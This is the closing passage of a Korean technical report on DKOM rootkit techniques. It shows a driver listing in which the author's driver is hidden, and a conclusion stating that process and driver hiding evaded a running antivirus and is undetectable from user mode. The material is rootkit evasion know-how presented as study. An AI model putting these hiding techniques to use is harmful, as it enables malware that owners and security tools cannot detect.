     AC                                                 4 15:07:35 2004
      p                                                 4 15:07:45 2004
   isap                                                   05:58:01 2001
   PCII                                                   05:51:49 2001
  PCIID                                                   14:59:40 2004
intelide.sys   2816      128                             14:59:40 2004
MountMgr.sys   1408      128                             14:58:29 2004
  ftdisk.sys   5888      128                             05:52:41 2001
  dmload.sys   2560      128                             05:58:15 2001
    dmio.sys 120960    15104       0    1280     3072  Wed Aug 04 15:07:13 2004
 PartMgr.sys   1920      128       0   11136     2432  Sat Aug 18 10:32:23 2001
 VolSnap.sys   2560      128       0   35200     4352  Wed Aug 04 15:00:14 2004
   atapi.sys  44928     3584       0   29952     8960  Wed Aug 04 14:59:41 2004
    disk.sys   8320      384       0   18048     5248  Wed Aug 04 14:59:53 2004
CLASSPNP.SYS  25472      128       0   15360     2560  Wed Aug 04 15:14:26 2004
  fltMgr.sys  31488     2944       0   65024     7936  Mon Aug 21 18:14:57 2006
      sr.sys   2048     1152       0   54784     4096  Wed Aug 04 15:06:22 2004
  KSecDD.sys  10368     6912       0   64000     2560  Wed Aug 04 14:59:45 2004
    Ntfs.sys  95872     7040       0  412544    14080  Fri Feb 09 20:10:31 2007
```

[그림 23] 로드된 디바이스 드라이버 목록

[그림 23]에서 볼 수 있듯이 현재 로드된 드라이버의 이름을 검색했지만 존재하지 않는다고 나온다. 이는 우리가 작성한 디바이스 드라이버가 자신을 숨겼다는 것을 말한다. 즉, 정상적으로 우리가 원하는 대로 은닉되었다.

6. 결론

지금까지 커널 개체를 직접 번경하는 DKOM 기법에 대해 알아보았다.

테스트 환경에서 알약이라는 백신프로그램이 동작하고 있었음에도 정상적으로 작동하였다. 즉, 이 기법을 통한 프로세스 은닉과 디바이스 드라이버 은닉은 상당히 강력하다. Hooking의 경우 간단하게 테이블 값 비교를 통해 Hooking 되었는가를 판별할 수 있었지만 DKOM 기법의 경우 확인자체가 불가능하다. 유저모드에서 프로세스나 드라이버를 확인할 수 있는 방법은 API를 통한 쿼리를 날려서 정보를 확인하는 방법이 통상적인 방법인데 이 방법으론 은닉된 드라이버와 프로세스를 확인할 수 없기 때문이다.

아직 윈도우즈 커널에 대한 이해의 깊이가 많이 부족해서 DKOM을 어떻게 막을 수 있는지 모르겠다. 더 많은 공부를 하면 방법이 있지 않을까 하는 생각뿐이다.

윈도우즈 커널을 좀 더 깊이 있게 공부하여 DKOM을 막을 수 있는 방법을 고려해 보아야겠다.

이 것으로 DKOM 기법에 대한 기술문서를 마치겠다.

참고문헌

[1] 김상형, "윈도우즈 API 정복" , 한빛미디어(주), June 2006

[2] Mark E. Russinovich · David A. Solomon, "WINDOWS INTERNALS 4th", 정보문화사, January 2006

[3] Greg Hoglund · Jamie Butler, "루트킷 : 윈도우 커널 조작의 미학" , 에이콘, July 2008